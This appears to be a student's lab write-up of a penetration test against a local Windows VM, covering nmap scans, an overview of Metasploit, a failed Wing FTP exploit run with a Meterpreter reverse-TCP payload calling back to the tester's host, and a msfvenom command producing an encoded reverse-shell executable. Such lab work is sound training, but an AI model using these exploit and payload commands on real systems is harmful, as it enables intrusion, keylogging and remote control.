-rw-r--r-- 1 root root  4499 Jun 20 14:27 http-apache-server-status.nse
-rw-r--r-- 1 root root  1805 Jun 20 14:27 http-aspnet-debug.nse
-rw-r--r-- 1 root root  3959 Jun 20 14:27 http-auth-finder.nse
-rw-r--r-- 1 root root  3187 Jun 20 14:27 http-auth.nse
-rw-r--r-- 1 root root  2865 Jun 20 14:27 http-avaya-ipoffice-users.nse
-rw-r--r-- 1 root root  4372 Jun 20 14:27 http-awstatstotals-exec.nse
-rw-r--r-- 1 root root  6872 Jun 20 14:27 http-axis2-dir-traversal.nse
-rw-r--r-- 1 root root  5484 Jun 20 14:27 http-backup-finder.nse
-rw-r--r-- 1 root root  6387 Jun 20 14:27 http-barracuda-dir-traversal.nse
-rw-r--r-- 1 root root  2038 Jun 20 14:27 http-bigip-cookie.nse
-rw-r--r-- 1 root root  4920 Jun 20 14:27 http-brute.nse
-rw-r--r-- 1 root root  4436 Jun 20 14:27 http-cakephp-version.nse
-rw-r--r-- 1 root root  4927 Jun 20 14:27 http-chrono.nse
-rw-r--r-- 1 root root  1695 Jun 20 14:27 http-cisco-anyconnect.nse
-rw-r--r-- 1 root root  5520 Jun 20 14:27 http-coldfusion-subzero.nse
-rw-r--r-- 1 root root  4150 Jun 20 14:27 http-comments-displayer.nse
-rw-r--r-- 1 root root  7251 Jun 20 14:27 http-config-backup.nse
-rw-r--r-- 1 root root  5139 Jun 20 14:27 http-cookie-flags.nse
-rw-r--r-- 1 root root  2577 Jun 20 14:27 http-cors.nse
-rw-r--r-- 1 root root 13803 Jun 20 14:27 http-cross-domain-policy.nse
-rw-r--r-- 1 root root  5418 Jun 20 14:27 http-csrf.nse
-rw-r--r-- 1 root root  1718 Jun 20 14:27 http-date.nse
-rw-r--r-- 1 root root 17392 Jun 20 14:27 http-default-accounts.nse
-rw-r--r-- 1 root root  4288 Jun 20 14:27 http-devframework.nse
-rw-r--r-- 1 root root  2529 Jun 20 14:27 http-dlink-backdoor.nse
-rw-r--r-- 1 root root  4452 Jun 20 14:27 http-dombased-xss.nse
-rw-r--r-- 1 root root 13893 Jun 20 14:27 http-domino-enum-passwords.nse
-rw-r--r-- 1 root root  2256 Jun 20 14:27 http-drupal-enum-users.nse
-rw-r--r-- 1 root root  6931 Jun 20 14:27 http-drupal-enum.nse
-rw-r--r-- 1 root root 20667 Jun 20 14:27 http-enum.nse
-rw-r--r-- 1 root root  3347 Jun 20 14:27 http-errors.nse
-rw-r--r-- 1 root root 20413 Jun 20 14:27 http-exif-spider.nse
-rw-r--r-- 1 root root  5199 Jun 20 14:27 http-favicon.nse
-rw-r--r-- 1 root root  4451 Jun 20 14:27 http-feed.nse
-rw-r--r-- 1 root root  9076 Jun 20 14:27 http-fetch.nse
-rw-r--r-- 1 root root 11327 Jun 20 14:27 http-fileupload-exploiter.nse
-rw-r--r-- 1 root root 21101 Jun 20 14:27 http-form-brute.nse
-rw-r--r-- 1 root root  7934 Jun 20 14:27 http-form-fuzzer.nse
-rw-r--r-- 1 root root  2739 Jun 20 14:27 http-frontpage-login.nse
```



```
-rw-r--r-- 1 root root  2699 Jun 20 14:27 http-vuln-misfortune-cookie.nse
-rw-r--r-- 1 root root  4225 Jun 20 14:27 http-vuln-wnr1000-creds.nse
-rw-r--r-- 1 root root  5422 Jun 20 14:27 http-waf-detect.nse
-rw-r--r-- 1 root root 19339 Jun 20 14:27 http-waf-fingerprint.nse
-rw-r--r-- 1 root root  5806 Jun 20 14:27 http-webdav-scan.nse
-rw-r--r-- 1 root root  5061 Jun 20 14:27 http-wordpress-brute.nse
-rw-r--r-- 1 root root 10866 Jun 20 14:27 http-wordpress-enum.nse
-rw-r--r-- 1 root root  4641 Jun 20 14:27 http-wordpress-users.nse
-rw-r--r-- 1 root root  2653 Jun 20 14:27 http-xssed.nse
-rw-r--r-- 1 root root  2528 Jun 20 14:27 https-redirect.nse
-rw-r--r-- 1 root root  2437 Jun 20 14:27 ip-https-discover.nse
-rw-r--r-- 1 root root  4900 Jun 20 14:27 membase-http-info.nse
-rw-r--r-- 1 root root  5564 Jun 20 14:27 riak-http-info.nse

┌──(rgk㉿kali)-[~]
└─$ NOW GOING TO PERFEORM HTTP ATTACKS ON THE TARGET MACHINE

┌──(rgk㉿kali)-[~]
└─$ sudo nmap --script=http* 192.168.180.170 -Pn
[sudo] password for rgk:
Sorry, try again.
[sudo] password for rgk:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 05:29 EDT
Pre-scan script results:
|_http-robtex-shared-ns: *TEMPORARILY DISABLED* due to changes in Robtex's API. See https://www.robtex.com/api/
Stats: 0:00:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 81.00% done; ETC: 05:29 (0:00:00 remaining)
Stats: 0:01:09 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 61.70% done; ETC: 05:31 (0:00:42 remaining)
Stats: 0:11:32 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 64.62% done; ETC: 05:47 (0:06:18 remaining)
Stats: 0:14:22 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 66.09% done; ETC: 05:50 (0:07:21 remaining)
Stats: 0:19:41 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 71.22% done; ETC: 05:56 (0:07:56 remaining)
NSE: [http-wordpress-enum] got no answers from pipelined queries
Stats: 0:22:05 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 94.83% done; ETC: 05:52 (0:01:12 remaining)
NSE: [http-wordpress-enum] got no answers from pipelined queries


┌──(rgk㉿kali)-[~]
└─$ sudo nmap -sV --script vulners 192.168.180.170
[sudo] password for rgk:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 05:54 EDT
█
```

This was yet again a failure because it took way too long for the scripts to be ran, so it got terminated automatically.

Below we are looking at the nmap -sV command with some arguments (--script vulners) , this command helps in finding the vulnerabilities in the IP open ports.



```
└─$ sudo nmap -sV --script vulners 192.168.180.170
[sudo] password for rgk:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-31 05:54 EDT
Nmap scan report for 192.168.180.170
Host is up (0.00014s latency).
Not shown: 980 closed tcp ports (reset)
PORT      STATE SERVICE              VERSION
21/tcp    open  ftp                  Microsoft ftpd
22/tcp    open  ssh                  OpenSSH 7.1 (protocol 2.0)
80/tcp    open  http                 Microsoft IIS httpd 7.5
|_http-server-header: Microsoft-IIS/7.5
135/tcp   open  msrpc                Microsoft Windows RPC
139/tcp   open  netbios-ssn          Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds         Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3306/tcp  open  mysql                MySQL 5.5.20-log
3389/tcp  open  tcpwrapped
4848/tcp  open  ssl/http             Oracle GlassFish 4.0 (Servlet 3.1; JSP 2.3; Java 1.8)
|_http-server-header: GlassFish Server Open Source Edition  4.0
7676/tcp  open  java-message-service Java Message Service 301
8009/tcp  open  ajp13                Apache Jserv (Protocol v1.3)
8080/tcp  open  http                 Sun GlassFish Open Source Edition  4.0
|_http-server-header: GlassFish Server Open Source Edition  4.0
8181/tcp  open  ssl/intermapper?
| fingerprint-strings:
|   GetRequest:
|     HTTP/1.1 200 OK
|     Date: Thu, 31 Oct 2024 09:54:51 GMT
|     Content-Type: text/html
|     Connection: close
|     Content-Length: 4626
|     <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
|     <html lang="en">
|     <!——
|     ALTER OR REMOVE COPYRIGHT NOTICES OR THIS HEADER.
|     Copyright (c) 2010, 2013 Oracle and/or its affiliates. All rights reserved.
|     subject to License Terms
|     <head>
|     <style type="text/css">
|     body{margin-top:0}
|     body,td,p,div,span,a,ul,ul li, ol, ol li, ol li b, dl,h1,h2,h3,h4,h5,h6,li {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:10pt}
|     {font-size:18pt}
|     {font-size:14pt}
|     {font-size:12pt}
|     code,kbd,tt,pre {font-family:monaco,courier,"courier new"; font-size:10pt;}
|     {padding-bottom: 8px}
|     p.copy, p.copy a {font-family:geneva,helvetica,arial,"lucida sans",sans-serif; font-size:8pt}
```

NOW MOVING FORWARD WITH THE NEXT PENTESTING TOOL:

- *METASPLOIT*

METASPLOIT:

Metasploit is a powerful framework used for penetration testing, which is like legally breaking into computer systems to find weaknesses so that they can be fixed before actual hackers can exploit them. Metasploit provides a collection of tools, techniques, and exploits that help cybersecurity professionals simulate attacks and test the security of networks and applications.

What Metasploit Does

In essence, Metasploit:

1. Identifies Vulnerabilities: It scans and finds weaknesses or misconfigurations on systems that hackers could potentially use.
2. Exploits Weaknesses: It uses specific attack methods called “exploits” to gain access to a system, proving that these weaknesses can be leveraged.
3. Post-Exploitation: Once Metasploit gains access, it uses additional tools to perform actions like accessing files, taking control, or moving to other systems to show the possible extent of damage.

Key Features of Metasploit

Here are some of the main features that make Metasploit so versatile and powerful:

1. Exploits and Payloads:
   - Exploits are modules that target specific vulnerabilities in systems. For example, there are exploits for outdated versions of software, like old web servers or database systems.
   - Payloads are code snippets that run once an exploit is successful. They can create a backdoor, open a command shell, or even install software. Metasploit's payloads include Meterpreter, which is a flexible and stealthy command line that can give remote control over a compromised system.
2. Auxiliary Modules:
   - These are tools for scanning, gathering information, and even DoS (Denial of Service) attacks without actually exploiting any system.
   - Auxiliary modules can help identify live hosts, open ports, and service versions on target systems, making them essential for mapping out networks before launching an attack.
3. Post-Exploitation Tools:
   - After gaining access to a target, Metasploit has tools to perform post-exploitation tasks. This includes file manipulation, capturing keystrokes, taking screenshots, and exploring the compromised system further.
   - These tools allow testers to show the level of access and potential damage an attacker could achieve if the system were exploited.
4. Metasploit Console (msfconsole):
   - The msfconsole is the main interface of Metasploit. It's a command-line tool that allows users to search for vulnerabilities, set up exploits and payloads, and interact with compromised systems.
   - The console has a command structure that makes it easy to configure and run tests while offering access to every Metasploit feature.
5. Database Integration:

    - Metasploit can store scan results, credentials, and other findings in a built-in database. This allows penetration testers to keep track of all their actions, findings, and targets efficiently.
6. Nexpose and Nmap Integration:
    - Metasploit can integrate with tools like Nexpose (a vulnerability scanner) and Nmap (a network mapper) to import scan results directly. This saves time and provides a streamlined way to act on known vulnerabilities.
7. Scripts and Automation:
    - Metasploit offers scripting capabilities through msfconsole commands and resource scripts. This lets testers automate repetitive tasks and customize attacks for more efficient testing.

How Metasploit is Used for Penetration Testing

Penetration testers typically follow a structured process with Metasploit to simulate real-world attacks. Here's an outline of a typical workflow:

Step 1: Reconnaissance and Scanning

- Before launching any attack, penetration testers gather information about the target network. They use auxiliary modules and tools like Nmap to scan for live hosts, open ports, and service versions.
- Example Command: nmap -sV 192.168.1.0/24

Step 2: Identifying Vulnerabilities

- Using the information gathered, they identify which exploits might work on the target. Metasploit has a search feature that lets them quickly find exploits based on the service name or version.
- Example Command: search smb

Step 3: Selecting and Configuring an Exploit

- After selecting an exploit that matches a target's vulnerability, they configure the settings, like the IP address of the target and, if needed, other specific parameters.
- Example Command: use exploit/windows/smb/ms17_010_eternalblue
- Set the target IP: set RHOST 192.168.1.10

Step 4: Choosing and Configuring a Payload

- The tester chooses a payload to run on the target if the exploit works. This might be a reverse shell (to open a way to control the target system) or a Meterpreter session.
- Example Command: set PAYLOAD windows/meterpreter/reverse_tcp

Step 5: Launching the Exploit

- Once everything is set up, the tester runs the exploit. If successful, they gain access to the target system through the payload.
- Example Command: exploit

Step 6: Post-Exploitation and Reporting

- After gaining access, testers can use Metasploit's post-exploitation tools to examine the system's files, users, and network connections.
- Example Commands: sysinfo (to gather system information), getuid (to see user privileges).
- Once the testing is done, they document vulnerabilities and recommend fixes to strengthen security.

Example Commands in Metasploit

- List all available exploits: show exploits
- Set target IP: set RHOST <IP>
- Run the exploit: exploit
- Capture keystrokes: keyscan_start (after compromising the target with Meterpreter)
- Take screenshots: screenshot

Real-Life Applications


Metasploit helps identify weak spots in a company's defenses by showing how an attacker might enter, move through, and take control of systems. It's crucial for penetration testing, security audits, and training exercises to ensure that security teams know how to respond to potential attacks.

In summary, Metasploit is a robust and versatile tool used to improve cybersecurity by safely testing and identifying vulnerabilities before a real attack can happen.

SETTING UP METASPLOIT:

→Setting up the database(postgresql).


→Initializing it.




```
┌──(rgk㉿kali)-[~]
└─$ NOW STARTING METASPLOIT FOR PENTESTING IN WINDOWS

┌──(rgk㉿kali)-[~]
└─$ sudo systemctl start postgresql

┌──(rgk㉿kali)-[~]
└─$ msfdb

Manage the metasploit framework database

You can use an specific port number for the
PostgreSQL connection setting the PGPORT variable
in the current shell.

Example: PGPORT=5433 msfdb init

  msfdb init     # start and initialize the database
  msfdb reinit   # delete and reinitialize the database
  msfdb delete   # delete database and stop using it
  msfdb start    # start the database
  msfdb stop     # stop the database
  msfdb status   # check service status
  msfdb run      # start the database and run msfconsole


┌──(rgk㉿kali)-[~]
└─$ sudo msfdb init
[i] Database already started
[+] Creating database user 'msf'
[+] Creating databases 'msf'
[+] Creating databases 'msf_test'
[+] Creating configuration file '/usr/share/metasploit-framework/config/database.yml'
[+] Creating initial database schema

┌──(rgk㉿kali)-[~]
└─$ 
```

Using command: **msfconsole** we can get into the metasploit interface where we can play around with the tools responsibly.

In the below figure we are just searching for some exploits related to windows and ftp protocol and using the exploit.




```
Interact with a module by name or index. For example info 350, use 350 or use exploit/windows/fileformat/iftp_schedule_bof

msf6 > search exploit windows ftp_admin_exec

Matching Modules
================

   #  Name                                     Disclosure Date  Rank       Check  Description
   -  ----                                     ---------------  ----       -----  -----------
   0  exploit/windows/ftp/wing_ftp_admin_exec  2014-06-19       excellent  Yes    Wing FTP Server Authenticated Command Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/ftp/wing_ftp_admin_exec

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > show options

Module options (exploit/windows/ftp/wing_ftp_admin_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       Admin password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5466             yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   USERNAME                   yes       Admin username
   VHOST                      no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.180.11   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wing FTP Server ⩾ 3.0.0
```



```
Module options (exploit/windows/ftp/wing_ftp_admin_exec):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   PASSWORD                   yes       Admin password
   Proxies                    no        A proxy chain of format type:host:port[,type:host:port][ ... ]
   RHOSTS                     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT     5466             yes       The target port (TCP)
   SSL       false            no        Negotiate SSL/TLS for outgoing connections
   SSLCert                    no        Path to a custom SSL certificate (default is randomly generated)
   USERNAME                   yes       Admin username
   VHOST                      no        HTTP server virtual host


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.180.11   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wing FTP Server ⩾ 3.0.0


View the full module info with the info, or info -d command.

msf6 exploit(windows/ftp/wing_ftp_admin_exec) > back
msf6 > use 0
[*] Using configured payload windows/meterpreter/reverse_tcp
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > set RHOSTS 192.168.180.170
RHOSTS ⇒ 192.168.180.170
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > run

[*] Started reverse TCP handler on 192.168.180.11:4444
[-] 192.168.180.170:5466 - Admin login page was unreachable.
[-] Exploit aborted due to failure: not-vulnerable: Target is most likely not vulnerable!
[*] Exploit completed, but no session was created.
msf6 exploit(windows/ftp/wing_ftp_admin_exec) > █
```

GENERATING ENCODED CUSTOM PAYLOAD:




```
┌──(rgk㉿kali)-[~]
└─$ NOW WE ARE GONNA GENERATE A ENCODED PAYLOAD USING MSFVENOM

┌──(rgk㉿kali)-[~]
└─$ msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.180.11 lport=4444 -f exe -e x86/shikata_ga_nai -i 3 -b '\x00\xff' > shika.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 3 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 381 (iteration=0)
x86/shikata_ga_nai succeeded with size 408 (iteration=1)
x86/shikata_ga_nai succeeded with size 435 (iteration=2)
x86/shikata_ga_nai chosen with final size 435
Payload size: 435 bytes
Final size of exe file: 73802 bytes

┌──(rgk㉿kali)-[~]
└─$ 
```

We are using **msfvenom** to create an encoded payload that can be used in a penetration testing scenario, likely to gain access to a target machine running Windows.

> shika.exe: Redirects the output to a file named **shika.exe**.

